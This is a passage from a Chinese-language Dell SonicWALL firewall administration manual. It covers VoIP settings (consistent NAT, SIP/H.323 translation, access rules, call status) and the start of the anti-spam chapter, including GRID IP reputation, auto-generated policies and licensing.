  - 第 926 页的配置 VoIP 日志

配置任务

针对 VoIP 部署配置 Dell SonicWALL 网络安全设备要以 Dell SonicWALL 管理界面中的基本网络配置为基础。本章节假设 Dell SonicWALL 网络安全设备已针对网络环境进行配置。

注：如需 VoIP 的常规信息，请参见第 911 页的 VoIP 概述。

主题：

- 第 921 页的 VoIP > 设置：VoIP 配置
- 第 926 页的配置 VoIP 日志

VoIP > 设置：VoIP 配置

您可通过**VoIP > 设置**页面的设置来配置 VoIP。此页面分为三个部分：**常规设置**、**SIP 设置**和 **H.323 设置**。



主题：

- 第 921 页的常规设置
- 第 922 页的 SIP 设置
- 第 923 页的 H.323 设置

常规设置

常规设置下方有一个选项：**启用一致的 NAT**。

一致的 NAT 增强标准的 NAT 策略，为需要连接一致的 IP 地址的对等应用程序（如 VoIP）提供更好的兼容性。一致的 NAT 使用 MD5 散列方法始终为每个内部专用 IP 地址和端口对指定相同的映射公用 IP 地址和 UDP 端口对。

例如，NAT 会将专用 (LAN) IP 地址和端口对（192.116.168.10/50650 和 192.116.168.20/50655）转换为公用 (WAN) IP/端口对，如表 140 所示：

表 140. IP 地址和端口对

专用 IP/端口	转换的公用 IP/端口
192.116.168.10/50650	64.41.140.167/40004
192.116.168.20/50655	64.41.140.167/40745

启用一致的 NAT 后，来自主机 192.116.168.10 或 192.116.168.20（使用表 140 相同的端口）的所有后续请求将导致使用相同的转换过的地址和端口对。没有一致的 NAT，端口以及可能包括 IP 地址都会在每次请求时发生变化。

注：启用一致的 NAT 会导致整体安全性略微降低，因为地址和端口对的可预测性增强。大部分基于 UDP 的应用程序与传统的 NAT 兼容。因此，除非您的网络使用需要一致的 NAT 的应用程序，否则不要启用它。

启用一致的 *NAT* 的步骤如下：

1 选择**启用一致的 NAT** 选项。默认已禁用该选项。

2 单击**接受**。

SIP 设置



默认情况下，SIP 客户端在其发送给 SIP 代理的 SIP（会话发起协议）会话定义协议 (SDP) 消息中使用私有 IP 地址。如果 SIP 代理位于防火墙的公共 (WAN) 端，SIP 客户端位于防火墙的私有 (LAN) 端，则不会转换 SDP 消息，SIP 代理无法到达 SIP 客户端。

启用 *SIP* 的步骤如下：

1 默认未选中**启用 SIP 转换**。选择此选项的目的是：

- 在 LAN（受信）与 WAN/DMZ（不受信）之间转换 SIP 消息。

  若希望防火墙执行 SIP 转换，则需要检查此设置。如果 SIP 代理位于防火墙的公共 (WAN) 端，SIP 客户端位于 LAN 端，则 SIP 客户端在发送给 SIP 代理的 SIP/会话定义协议 (SDP) 消息中会默认嵌入/使用私有 IP 地址，因而不会改变这些消息，SIP 代理不知道如何回应防火墙之后的客户端。

- 使防火墙能够浏览各条 SIP 消息，更改私有 IP 地址和分配的端口。
- 控制并开启 RTP/RTCP 端口，为使 SIP 会话呼叫发生，必须开启这些端口。

NAT 转换第 3 层地址，但不转换第 7 层 SIP/SDP 地址，这就是需要选择**启用 SIP 转换**以转换 SIP 消息的原因。

> 提示：一般而言，应当选择**启用 SIP 转换**复选框，除非其它 NAT 穿越解决方案要求禁用此功能。SIP 转换以双向模式工作，会转换 LAN 与 WAN 之间的往来消息。

选择**启用 SIP 转换**后，其他选项可用。

2 选择**允许信令端口传输非 SIP 数据包**以支持 Apple iChat 和 MSN Messenger 等应用程序，这些程序使用 SIP 信令端口传输其它专有消息。此复选框在默认情况下禁用。

> 重要：勾选此复选框可能会使网络遭受畸形或无效 SIP 流量引起的恶意攻击。

3 如果将 SIP 代理服务器用作B2BUA，启用**启用 SIP 背对背用户代理 (B2BUA) 支持**设置。默认禁用此选项，仅当防火墙可看到语音呼叫的两段时（例如，LAN 上的一部电话呼叫 LAN 上的另一部电话），方可启用此选项。

> 提示：如果防火墙不可能看到语音呼叫的两段（例如，只能拨打或接听 WAN 上的电话时），则应禁用**启用 SIP 背对背用户代理 (B2BUA) 支持**设置，以避免不必要的 CPU 使用。

4 使用**SIP 信令不活动超时（秒数）**和 **SIP 媒体不活动超时（秒数）**选项，定义呼叫可以处于空闲状态（无流量交换）的时间量，经过该时间后，防火墙就会阻止后续流量。将呼叫置于保持时，便进入空闲状态。默认时间值：

- **SIP 信令不活动超时**的默认时间值是 **3600** 秒（60 分钟）。
- **SIP 媒体不活动超时**的默认时间值是 **120** 秒（2 分钟）。

5 使用**用于转换的其它 SIP 信令端口 (UDP)**设置，指定非标准 UDP 端口用于承载 SIP 信令流量。一般情况下，SIP 信令流量通过 UDP 端口 5060 承载。但是，某些商用 VOIP 服务使用其它端口，例如 1560。此设置不为零（0，默认值）时，安全设备可在这些非标准端口上执行 SIP 转换。

> 提示：Vonage 的 VoIP 服务使用 UDP 端口 5061。

6 如需跟踪 SIP 终端注册异常，选择**启用 SIP 终端注册异常跟踪**选项。默认情况下未选中该选项。选择该选项后，以下选项变为可用：

- **注册跟踪间隔 (秒)** – 指定异常检查间隔。默认值为 **300** 秒（5 分钟）。
- **注册失败的阈值** – 指定异常检查前注册失败次数。默认值为 **5** 次失败。
- **终端阻塞间隔 (秒)** – 默认值为 **3600** 秒（60 分钟）。

7 单击**接受**。

H.323 设置



配置 *H.323* 设置的步骤如下：

1 选择**启用 H.323 转换**，以允许防火墙检查和修改可感知 H.323 协议状态的数据包内容。默认已禁用该选项。选择该选项后，其他 H.323 选项可用。

防火墙在 H.323 数据包内执行动态 IP 地址和传输端口映射，这对受信和不受信网络/区域中的 H.323 各方之间的通信是必要的。

禁用**启用 H.323 转换**可绕过由防火墙执行的 H.323 特定处理。

2 选择**仅接受来自 Gatekeeper 的传入呼叫**，确保所有来电都经过网关守卫进行身份验证。网关守卫会拒绝未通过身份验证的呼叫。

3 **H.323 信令/媒体不活动超时（秒数）**字段指定呼叫可以处于空闲状态的时间量，经过该时间后，防火墙就会阻止后续流量。将呼叫置于保持时，便进入空闲状态。默认时间为 **300** 秒（5 分钟）。

4 **默认 WAN/DMZ Gatekeeper IP 地址**字段的默认值为 **0.0.0.0**。在此字段中输入默认 H.323 Gatekeeper IP 地址，使基于 LAN 的 H.323 设备能够利用多播地址 225.0.1.41 发现网关守卫。如果不输入 IP 地址，基于 LAN 的 H.323 设备的多播发现消息将接受已配置的多播处理。

5 单击**接受**。

主题：

- 第 924 页的配置 WAN 接口的带宽
- 第 924 页的配置 VoIP 访问规则

配置 WAN 接口的带宽

注：如需在 WAN 接口进行带宽管理 (BWM) 和配置 BWM 的信息，参见第 821 页的防火墙设置 > BWM。

配置 VoIP 访问规则

默认情况下，防火墙上的数据包状态检查允许从 LAN 到 Internet 的所有通信，而阻止从 Internet 到 LAN 的所有流量。可以定义其它网络访问规则，以便扩展或覆盖默认访问规则。

若要定义客户端的 VoIP 访问以从 WAN 使用 VoIP 服务提供商，您可以配置来源与目标接口或区域之间的网络访问规则，使防火墙之后的客户端可发送和接收 VoIP 呼叫。

提示：虽然可以创建允许入站 IP 流量的定制规则，但防火墙不会禁用对“拒绝服务”（如“同步洪流”和“死亡之 Ping”等）攻击的防御。

注：配置网络访问规则的带宽管理之前，必须在**网络 > 接口**页面上选择 **WAN** 接口的带宽管理。

要为 *Dell SonicWALL* 网络安全设备上的 *VoIP* 流量添加访问规则，请执行以下步骤：

1 转到**防火墙 > 访问规则**页面。

2 对于**视图样式**，单击**所有规则**。

3 单击**添加**按钮。将显示**添加规则**对话框。



4 在**常规**选项卡中，选择**操作**列表中的**允许**以允许流量。

5 从**源**和**到达**下拉菜单中选择来源和目标区域。

6 从**服务**下拉菜单中选择受该访问规则影响的一个或一组服务。

- 对于 H.323，选择下列项目之一，或选择**创建新组**并将如下服务添加到该组：
  - **H323 呼叫信令**
  - **H323 Gatekeeper 搜寻**
  - **H323 Gatekeeper RAS**
- 对于 SIP，选择 **SIP**。

7 从**源**下拉菜单选择受该访问规则影响的流量来源。选择**创建新网络**将显示**添加地址对象**窗口。

8 若要定义受该访问规则影响的来源 IP 地址，例如限制某些用户访问 Internet，请选择**范围**，该选项位于**类型：**下拉菜单。

a 在**起始 IP 地址：**和**结束 IP 地址**字段中输入该范围的最低和最高 IP 地址。

9 从**目标**下拉菜单选择受该访问规则影响的流量目标。选择**创建新网络**将显示**添加地址对象**窗口。

10 从**允许的用户**下拉菜单中，添加受该访问规则影响的用户或用户组。

11 若要仅在指定时间允许 VoIP 访问，请从**计划**下拉菜单中选择一个计划。默认计划是**始终打开**。可以在**系统 > 计划**页面指定计划对象。

12 在**备注**字段中输入注释以帮助识别该访问规则。

13 单击**带宽**选项卡。

14 选择**带宽管理**，输入**保证带宽 (Kbps)**。

15 在**最大带宽**字段中输入该规则在任意时间可使用的最大带宽量。

16 在**带宽优先级**下拉菜单指定从 0（最高）到 7（最低）的优先级。要获得较高的 VoIP 呼叫质量，请确保 VoIP 流量拥有较高的优先级。

> **提示：**使用带宽管理的规则，其优先级高于无带宽管理的规则。

17 单击**添加**。

配置 VoIP 日志

可以在**日志 > 设置**页面上启用 VoIP 事件日志。日志条目显示在**日志 > 监控**页面上。要启用 VoIP 日志，请参见第 1497 页的日志 > 设置。

87

列出活动 VoIP 呼叫

- 第 927 页的 VoIP > 呼叫状态

VoIP > 呼叫状态

VoIP > 呼叫状态页面列出所有当前活动 VoIP 呼叫。



VoIP 呼叫状态表显示有关活动 VoIP 连接的以下信息：

- 呼叫方 IP
- 呼叫方 ID
- 呼叫的 IP
- 呼叫方 ID
- 协议
- 带宽
- 开始时间

您可看到呼叫方和呼叫的信息，以及呼叫已持续进行的时长和所用的带宽。**VoIP > 呼叫状态**页面中显示了 H.323 和 SIP 活动呼叫。

必须在 **VoIP > 设置**页面中启用 H.323 转换和 SIP 转换才能显示相应的呼叫。仅当这些选项已启用时，SonicOS 才会检测 VoIP 负载以跟踪所有呼叫进度。

要重置正在进行的所有活动会话的连接，请单击**刷新全部**以删除所有 VoIP 呼叫条目。

第 13 部分

反垃圾邮件

- 关于反垃圾邮件
- 查看反垃圾邮件状态
- 启用和激活反垃圾邮件
- 查看反垃圾邮件统计
- 配置 **RBL** 过滤
- 管理垃圾邮件摘要
- 配置反垃圾邮箱
- 配置发垃圾邮件设置
- 配置用户可视设置
- 配置公司允许和阻断列表
- 管理用户
- 配置 **LDAP** 服务器
- 配置反垃圾邮件日志
- 下载反垃圾邮件桌面按钮

88

关于反垃圾邮件

注：反垃圾邮件是一项独立、授权的功能，提供快速、高效和有效的方法来为现有的防火墙添加反垃圾邮件、反钓鱼和防病毒功能。

- 第 929 页的反垃圾邮件概述
  - 第 929 页的什么是反垃圾邮件？
  - 第 930 页的优点
  - 第 930 页的反垃圾邮件服务的工作原理
  - 第 933 页的购买反垃圾邮件许可证

反垃圾邮件概述

注：SuperMassive 9000 系列上不支持“反垃圾邮件”。

主题：

- 第 929 页的什么是反垃圾邮件？
- 第 930 页的优点
- 第 930 页的反垃圾邮件服务的工作原理
- 第 933 页的购买反垃圾邮件许可证

什么是反垃圾邮件？

反垃圾邮件特性提供快速、高效和有效的方法来为现有的防火墙添加反垃圾邮件、反钓鱼和防病毒功能。

在典型的反垃圾邮件配置中，您在 SonicOS 界面选择反垃圾邮件功能并授权，从而添加该功能。这样，防火墙就能使用与 Dell SonicWALL 电子邮件安全产品相同的先进垃圾邮件过滤技术来减少传递至用户的垃圾邮件数量。

反垃圾邮件特性主要通过两种方式来分析入站邮件：

- 高级 IP 声誉管理
- 基于云的高级内容管理

“IP 地址声誉”利用 GRID 网络识别已知垃圾邮件发送者的 IP 地址，拒收来自这些发送者的任何邮件，甚至不允许连接。“GRID 网络发送者 IP 声誉管理”对照一系列列表和统计检查传入连接请求的 IP 地址，确保连接很可能会传递有价值的电子邮件。这些列表是利用 Dell SonicWALL GRID 网络的协同智能编制。阻止已知垃圾邮件发送者，无法连接防火墙，其垃圾邮件有效负载不会消耗目标系统上的系统资源。

非来自已知垃圾邮件发送者的电子邮件则根据 SonicWALL 研究实验室产生的“GRIDprints”进行分析，其基础数据源于成百上千万的业务端点、亿万邮件和 GRID 网络用户数以亿计的声誉投票。Grid 网络利用来自多个 SonicWALL 解决方案的数据创建一个协同智能网络，以防御全球范围的威胁。GRIDprints 以独特方式识别邮件，不会暴露电子邮件中包含的数据。

反垃圾邮件服务将威胁分为以下几类，一封电子邮件只能属于其中一类：垃圾邮件、可能的垃圾邮件、网络钓鱼、可能的网络钓鱼、病毒或可能的病毒。评估电子邮件的威胁时，它采用以下优先顺序：

- 网络钓鱼
- 可能的网络钓鱼
- 病毒
- 可能的病毒
- 垃圾邮件
- 可能的垃圾邮件

例如，如果一封邮件既是病毒，又是垃圾邮件，则将其归类为病毒，因为病毒的优先顺序高于垃圾邮件。

如果反垃圾邮件服务判断一封邮件不属于上述任何威胁，则将之视为正常电子邮件而传递至目标服务器。

优点

防火墙添加反垃圾邮件保护可过滤并拒收垃圾邮件，避免用户在收件箱中看到它们，从而提高系统整体的效率。

- 减少网络中垃圾邮件消耗的带宽和资源量
- 减少发送至邮件服务器的传入邮件数
- 降低对公司的威胁，因为拒收后用户将无从点击带病毒的垃圾邮件邮件，也不会因此感染计算机
- 更好地保护用户免受网络钓鱼攻击

反垃圾邮件服务的工作原理

本节介绍反垃圾邮件特性，包括 Dell SonicWALL GRID 网络，以及它如何与作为一个整体的 SonicOS 交互。与 SonicOS 关系重大的两点是地址和服务对象。可利用地址和服务对象来配置反垃圾邮件特性，使其配合 SonicOS 顺利地工作。例如，使用反垃圾邮件服务对象配置 NAT 策略，以便存档入站电子邮件并将其通过过滤器发送。

综合反垃圾邮件服务分析邮件的标头和内容，利用协同 GRIDprinting 阻止垃圾邮件。

主题：

- 第 930 页的 GRID 网络
- 第 931 页的地址和服务对象

GRID 网络

使用发送者 IP 声誉的 GRID 连接管理功能，SonicWALL 电子邮件安全和 SonicOS 中的反垃圾邮件服务使用该功能。GRID 网络发送者 IP 声誉是特定 IP 地址在 Dell SonicWALL GRID 网络成员中有的声誉。启用此功能后，将不会接受来自声誉不良 IP 地址的电子邮件。如果 SonicOS 不接受来自已知不良 IP 地址的连接，则来自该 IP 地址的邮件将无法到达电子邮件服务器。

“GRID 网络发送者 IP 声誉”对照一系列列表和统计检查传入连接请求的 IP 地址，确保连接很可能会传递有价值的电子邮件。这些列表是利用 Dell SonicWALL GRID 网络的协同智能编制。阻止已知垃圾邮件发送者，无法连接防火墙，其垃圾邮件有效负载不会消耗目标系统上的系统资源。

主题：

- 第 930 页的优点
- 第 931 页的使用发送者 IP 声誉的 GRID 连接管理和连接管理优先顺序

优点

- 在连接阶段阻止高达 80% 的垃圾邮件，使其根本无法进入网络。维护反垃圾邮件保护水平所需的资源非常少。
- 带宽不浪费在服务器接收垃圾邮件上，仅用于分析和删除。
- 一个全球网络监视垃圾邮件发送者，需要时可帮助合法用户恢复其 IP 声誉。

使用发送者 IP 声誉的 GRID 连接管理和连接管理优先顺序

请求发送到作为第一接触对象的防火墙时，反垃圾邮件服务评估请求者的“声誉”。声誉根据已知正常发送者的白名单、已知垃圾邮件发送者的阻止列表和拒绝服务阈值编制。

如果启用了 IP 声誉功能，源 IP 地址将按照以下顺序进行检查：

表 141. 评估订单

评估	说明
允许列表	如果 IP 地址位于此列表上，将允许邮件通过连接管理。邮件将由防火墙照常进行分析。
阻止列表	禁止该 IP 地址连接防火墙。
声誉列表	如果 IP 地址不在以上列表中，防火墙将检查 GRID 网络，查看该 IP 地址是否有不良声誉。
延迟列表	延迟来自该 IP 地址的连接。必须经过设定的间隔后才允许连接。
DoS	如果 IP 地址不在以上列表中，防火墙将检查该 IP 地址是否超过拒绝服务阈值。如果超过，设备将根据现有 DoS 设置采取措施。

只有 IP 地址通过上述所有测试后，防火墙才会允许该服务器建立连接并传送邮件。如果 IP 地址未通过测试，SonicOS 将向请求服务器发送一则消息，告知没有 SMTP 服务器。不接受连接请求。

地址和服务对象

SonicOS 的反垃圾邮件特性支持地址和服务对象来管理客户的电子邮件服务器。反垃圾邮件服务将这些对象用于 NAT 和访问规则策略。自动创建的规则是不可编辑的，如果禁用反垃圾邮件服务，则删除这些规则。

启用时，反垃圾邮件服务创建 NAT 策略和访问规则以控制并重定向电子邮件流量。策略和规则可以在“网络 > NAT 策略和防火墙规则”页面上看到，但不可编辑。这些自动创建的策略仅在反垃圾邮件服务启用时可用。

反垃圾邮件服务获授权并激活时，“反垃圾邮件 > 设置”页面会显示一个复选框，用于启用反垃圾邮件功能。选中该复选框时，如果没有为已部署方案定制访问规则和 NAT 策略，则将调用“目标邮件服务器策略向导”。设置所产生的策略时，反垃圾邮件服务必须知道电子邮件发送至防火墙后的位置。具体而言，它需要目标邮件服务器 IP 地址及其区域分配。如果无法找到此数据，就会启动“目标邮件服务器策略向导”。

需要为向导提供如下信息：

- **目标邮件服务器公共 IP 地址** – 外部 MTA（消息传输代理） 通过 SMTP 连接的 IP 地址。
- **目标邮件服务器私有 IP 地址** – Exchange 或 SMTP 服务器（防火墙之后）的内部 IP 地址。
- **区域分配** – Exchange 服务器所属的区域。
- **入口电子邮件端口** – 将电子邮件送至的 TCP 服务端口号，也称为入口 SMTP 端口。

向导所创建的策略和地址对象可编辑并一直存在，即使禁用反垃圾邮件服务。


主题：

- 第 931 页的启用反垃圾邮件服务时创建的对象
- 第 932 页的向导创建的对象
- 第 933 页的策略和对象变更

启用反垃圾邮件服务时创建的对象

本节提供一个自动产生为防火墙访问规则、NAT 策略和服务对象的规则和对象类型的例子。这些对象是不可编辑的，如果禁用反垃圾邮件服务，则将其删除。

防火墙 > 访问规则页面显示产生的用于反垃圾邮件的规则。



#	区域	>	区域	优先级	源	目标	服务	操作	包含的用户	排除的用户	禁用 DPI	流量报告	Geo-IP 过滤	Botnet 过滤	数据包监控	备注	启用	配置
	WAN																	
56	WAN	>	LAN	1	Any	User Mail Server Public IP	SMTP (Anti-Spam Inbound Port)	允许	所有	无								
57	WAN	>	LAN	2	Any	Default Active WAN IP	SonicWALL Anti-Spam Service	允许	所有	无								
58	WAN	>	LAN	3	Any	Public Mail Server Address Group	SMTP (Anti-Spam Inbound Port)	允许	所有	无								
59	WAN	>	LAN	4	Any	Any	Any	拒绝	所有	无								
60	WAN	>	WAN	1	Any	All X1 Management IP	SNMP	允许	所有	无								
61	WAN	>	WAN	2	Any	All X1 Management IP	Ping	允许	所有	无								
62	WAN	>	WAN	3	Any	All X1 Management IP	SSH Management	允许	所有	无								
63	WAN	>	WAN	4	Any	All X1 Management IP	HTTPS Management	允许	所有	无								

红框所示的行是激活反垃圾邮件服务时产生的访问规则。绿框所示的行是不存在邮件服务器策略时反垃圾邮件服务创建的默认规则。

您也可以创建以下访问规则：


- 从任何源到所有 WAN IP 地址的传入电子邮件 (SMTP) 的 WAN 到 WAN 规则
- 从电子邮件安全服务到所有 WAN IP 地址的已处理电子邮件的 WAN 到 LAN 规则，使用反垃圾邮件服务端口（默认：10025）

反垃圾邮件服务对象在**网络 > 服务**页面创建。



96	SonicWALL Anti-Spam Service	TCP	10025	10025

此服务由产生的 NAT 策略引用。



23	任何	Default Active WAN IP	Public Mail Server Address Group	SonicWALL Email Security Service	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	23	默认值	
24	任何	初始	Public Mail Server Address Group	SonicWALL Email Junk Store	SMTP (Anti-Spam Inbound Port)	SonicWALL Anti-Spam Service	Any	Any	24	默认值	
25	任何	初始	Default Active WAN IP	Destination Mail Server Private IP	SonicWALL Anti-Spam Service	SMTP (Send E-Mail)	Any	Any	25	默认值	
26	任何	初始	Public Mail Server Address Group	Destination Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	26	默认值	
27	任何	初始	User Mail Server Public IP	User Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	27	自定义	
28	任何	初始	Default Active WAN IP	SonicWALL Email Junk Store	SonicWALL Anti-Spam Service	初始	Any	Any	28	默认值	
29	All Interface IP	U0 IP	任何	初始	任何	初始	Any	U0	29	默认值	
30	任何	U0 IP	任何	初始	任何	初始	X2:V23	U0	30	自定义	
31	任何	U0 IP	任何	初始	任何	初始	X2	U0	31	自定义	

红框所示的行是激活反垃圾邮件服务时产生的策略。绿框所示的行是不存在邮件服务器策略时反垃圾邮件服务创建的默认策略。

向导创建的对象

管理员与向导交互所创建的对象可以编辑并一直留在系统中，即使已禁用反垃圾邮件服务。


以下考虑适用于策略的自动产生：

- 创建一个称为 **Public Mail Server Address Group** 的系统地址组对象，作为所产生策略的原始目标的默认对象。该组包含地址对象**目标邮件服务器公共 IP**，它获得向导期间提供的 IP 地址值。
- 如果 SonicWALL 设备已经存在针对 SMTP 的策略，则发生以下情况：
  - 如果现有策略的原始目标是主机类型地址对象，则所产生的策略使用 **Public Mail Server Address Group** 对象作为其原始目标。
  - 如果现有策略的原始目标是非主机类型地址对象，则所产生的策略使用该非主机类型地址对象作为其原始目标。

- 如果 SMTP 有一个以上的公共 IP 地址，则您可以手动添加地址对象到 **Public Mail Server Address Group**。

策略和对象变更

在 `diag.html` 页面，**重置 GRID 名称缓存**按钮可用来清除 GRID 名称缓存中的所有条目。



删除策略和对象按钮可用来移除服务关闭时未删除的反垃圾邮件地址和服务对象。单击此按钮时，SonicOS 尝试移除所有自动产生的对象和策略。此操作只能在反垃圾邮件服务关闭时执行。

diag.html 页面上与反垃圾邮件相关的其它选项有：

- **对反垃圾邮件相关的连接禁用同步洪流防御** – 对于 SMTP (25) 和反垃圾邮件服务 (10025) 端口，同步洪流防御默认开启。此选项可禁用同步洪流防御。
- **仅使用 GRID IP 名声检测** – 选中时，它将覆盖探测结果，并模拟反垃圾邮件服务不可用（管理关闭）的情况。发送电子邮件时，仍会进行同步洪流检查和 GRID IP 检查，但不执行其它电子邮件扫描。

购买反垃圾邮件许可证

使用反垃圾邮件特性时，要求满足以下部署前提条件：

- 已授权的 Dell SonicWALL 网络安全设备
- 用于设备的反垃圾邮件许可证
- 下列一种 Microsoft Windows 服务器：
  - Windows Server 2003（32 位）
  - Windows SBS 2003 Server（32 位）
  - Windows Server 2008（32 位、64 位）
  - Windows SBS 2008 Server（64 位）

为防火墙购买反垃圾邮件许可证可直接通过 mySonicWALL.com 或分销商进行。

注：使用之前，Dell SonicWALL 网络安全设备必须在 mySonicWALL.com 上注册。

如需购买反垃圾邮件许可证，请执行以下步骤：

1 在用来管理 SonicWALL 设备的计算机上打开 Web 浏览器。

2 在**位置**或**地址**字段，输入 **http://www.mySonicWALL.com**。

3 在相应的字段中输入 mySonicWALL.com 帐户的**用户名**和**密码**。

4 单击**提交**按钮。

5 转至左侧导航栏中的**我的产品**。



6 选择您希望为其添加反垃圾邮件功能的设备。

7 注册反垃圾邮件许可证。

8 登录到设备的 web 管理界面。

9 从 navigation bar.mySonicWALL.com 转至**系统 > 许可证**页面。



10 在**管理安全在线服务**部分，单击用以激活或续订许可证的链接。也可在**手动升级**部分输入密钥或密钥组。

11 输入 mySonicWALL.com 登录信息。

89

查看反垃圾邮件状态

- 第 936 页的反垃圾邮件 > 状态
  - 第 937 页的反垃圾邮件服务状态
  - 第 937 页的监视状态
  - 第 938 页的电子邮件流量诊断捕获
  - 第 940 页的 MX 记录查找和标语检测
  - 第 940 页的 GRID IP 检查

反垃圾邮件 > 状态

在**反垃圾邮件 > 状态**页面查看授权和监控的状态。也可检查域和 IP 地址，确保其有效。



主题：

- 第 937 页的反垃圾邮件服务状态
- 第 937 页的监视状态
- 第 938 页的电子邮件流量诊断捕获
- 第 940 页的 MX 记录查找和标语检测
- 第 940 页的 GRID IP 检查

反垃圾邮件服务状态



反垃圾邮件服务状态部分列出反垃圾邮件功能的信息：

- **反垃圾邮件服务过期日期**
- **证书结点个数**
- **回收站版本** – 如果未安装启用回收站，则版本为 0.0.0.0.。


监视状态



监视状态部分显示已监控反垃圾邮件服务的状态和统计。

- **已监控服务** – 列出服务：
  - **SonicWALL 反垃圾邮件服务**
  - **SonicWALL 垃圾箱**
  - **目标邮件服务器**

  提示：将鼠标悬停在服务上，将弹出显示服务器地址。


  

- **目前状态** – 显示每项服务的当前状态。将鼠标悬停在标题上的小三角形图标，将弹出显示状态的说明：




- **可操作**（绿色）– 受监控服务已启动且正在运行。
- **不可用**（红色）– 检测到服务不可用。请检查到远程系统的连接。
- **未知**（红色）– 探测刚开启并且服务的状态目前不知道。如果是本地服务，它可能未安装。

- **统计** – 包含每项服务的**统计**图标。鼠标悬停在这个图标时，将显示收集到的服务统计的描述：



- **成功** – 探测成功的次数。
- **失败** – 探测失败的次数。
- **成功率** – 总探测中成功的百分比。

电子邮件流量诊断捕获



电子邮件流量诊断捕获捕获经过防火墙的 SMTP 相关流量并提供应用程序数据格式报表。

注：此报表仅包含入站流量。

已显示跟踪的状态：


- **跟踪**状态：
  - 活动
  - 关
- **缓存大小**
- **缓冲区已用 %**
- **MB 的缓冲区丢失**

对经过防火墙的 *SMTP* 相关流量产生应用程序格式化的报表的方法是：

